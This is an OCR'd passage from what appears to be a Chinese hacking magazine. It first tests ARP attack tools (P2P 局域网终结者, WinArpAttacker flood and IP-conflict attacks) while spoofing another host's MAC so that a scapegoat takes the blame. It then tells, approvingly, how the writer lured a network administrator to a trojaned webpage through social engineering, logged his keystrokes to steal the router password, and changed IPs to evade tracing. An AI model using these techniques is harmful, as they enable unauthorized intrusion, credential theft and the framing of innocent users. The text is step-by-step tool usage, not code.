


图 8

对于软件的使用我想大家都已经有了一个简单的了解，下面就让我们来借刀杀人吧，正所谓实战才是真道理。

按照上面介绍的方法来盗用别人的MAC地址，“扫描”－选中－“伪装”即可。我选择的是IP尾数为53的主机，然后我们就利用目前比较流行的各种ARP攻击工具来进行测试吧。




图 9

1、P2P 局域网终结者

我们先来添加一个规则，选择“系统设置”－“时间计划设置”－“新建”－输入一个名称－全选下面的时间段－“确定”即可。

再来添加控制规则，这个大家可以根据实际情况来选择，我就不多做介绍了。接下来我们启动控制看看情况吧，已经成功的进行的网速限制等控制行为了，如图9。

我们再来看看 WinArpAttacker 中显示的 ARP 收发包的情况吧：在图10中很明显全部出自53主机，而且MAC、IP全部是以前的53主机的，成功完成任务！




图10

2、WinArpAttacker

由于它具有三种攻击方式，所以我们就逐一的测试一下。

FLOOD 攻击：从图11中可以知道我们要攻击的目标的MAC地址后三组为a4:4a:a7，而攻击源的MAC则为全01。看来它不需要这个软件也能有所作为哦！而且这个软件还提供了可以自定义修改MAC的功能。

BANGATEWAY：这个就不截图了，攻击竟然没效果，失望！

IP conflict：这个攻击有效果哦，也是没有攻击源的。




图11

使用专业的ARP防御软件，我也进行了测试，有一些攻击是可以被发现攻击者的MAC地址以及IP地址，所以MAC隐身工具就能很好的保护我们来胡作非为了，即使追查到了MAC也不怕，因为那是替罪羔羊，呵呵。

文章难易度：★★
文章阅读点：挂马加社会工程学盗取管理员主机权限，查找ARP攻击元凶

ARP攻击引发的血案

Stream

一、源由

宿舍中总有人吃饱了没事做，天天玩ARP攻击，明知道大家都装了ARP防火墙，还天天弄，也不知道是为了什么，一天两天还可以忍，可他们……于是我就想到路由器上看看他们到底是哪个宿舍的。

二、反攻

在IE地址栏中填上路由器的地址http://192.168.1.1，输入默认的帐号和密码，居然不能登录，看来密码已经被更改了，于是我下载了WebCracker，可跑了一下午的密码也没有出来。我只好决定先拿下管理员的主机，然后再进入路由器。对管理员的主机扫描了一下，没有发现什么可以利用的漏洞，想来想去，还是觉得挂马加社工来的快些，于是就在本机上搭建了个WEB服务器，挂了个网马，打开飞鸽（局域网中聊天，传文件的一个工具，我们这儿大多数的同学都安装了），把地址发给了管理员，说“我们新做的网页，你看下怎么样！”（我现在是在电脑学校学软件，也学网页，管理人员知道我们最近在搞网页比赛），当我看到他回信息说做的不错时，他的主机上线了，如图1。




图1

搞到了管理员的主机后，看到他正开着winbox（访问路由的工具，也可以通过网页访问），于是就把这个进程结束了，然后马上启动了键盘记录，当他再次登录成功时，帐号和密码也就得到了，如图2。打开IE，在地址栏输入路由器的地址，然后输入得到的密码，却发现还是不行，我想了一下，有可能是对方限制了IP登录，于是就开了他的IE代理，登录进去了，如图3。

2009-3-5 15:30:52 窗口类名:Progman 窗口标题:Program Manager

2009-3-5 15:30:56 窗口类名:CabinetWClass 窗口标题:Windows 资源管理器

2009-3-5 15:31:05 窗口类名:#32770 窗口标题:WinBox Loader v2.2.10
zhqc[illegible]回车

2009-3-5 15:31:13 窗口类名:#32770 窗口标题:RouterOS WinBox

图2




图3

这个路由器的功能太简单了，也没有写出IP所对应的宿舍，于是我就想使用WINBOX登录，把WINBOX下载了下来，下意识的通过远程监控看了下管理人员的电脑，看见他正在

CMD中郁闷呢，看到他敲出netstat的时候，我紧张死了，赶紧把桌面清理了一下，关机，最后跑到床上，装睡……

我以为他马上就要来了，可左等右等就是不见他来，这时我突然想到要是一开始配木马的时候就使用一个没人用的IP地址，当监控管理员的时候再把自己的IP改成那个IP，不就可以起到保护自己的目的了吗！见他还没来，我又开了机，在CMD中敲上netstat，发现出来的是计算机名，而不是IP地址，因为没加参数-AN所以信息也不全，我想可能管理员当时并没发现我（好险呀！），我以最快的速度按刚才的想法再次放了个木马（因为有个马在他机子上，所以很轻松就完成了），改了自己的IP，再次上线了，兴奋呀，通过winbox很快就进入路由了，也得到了详细的信息，如图4。

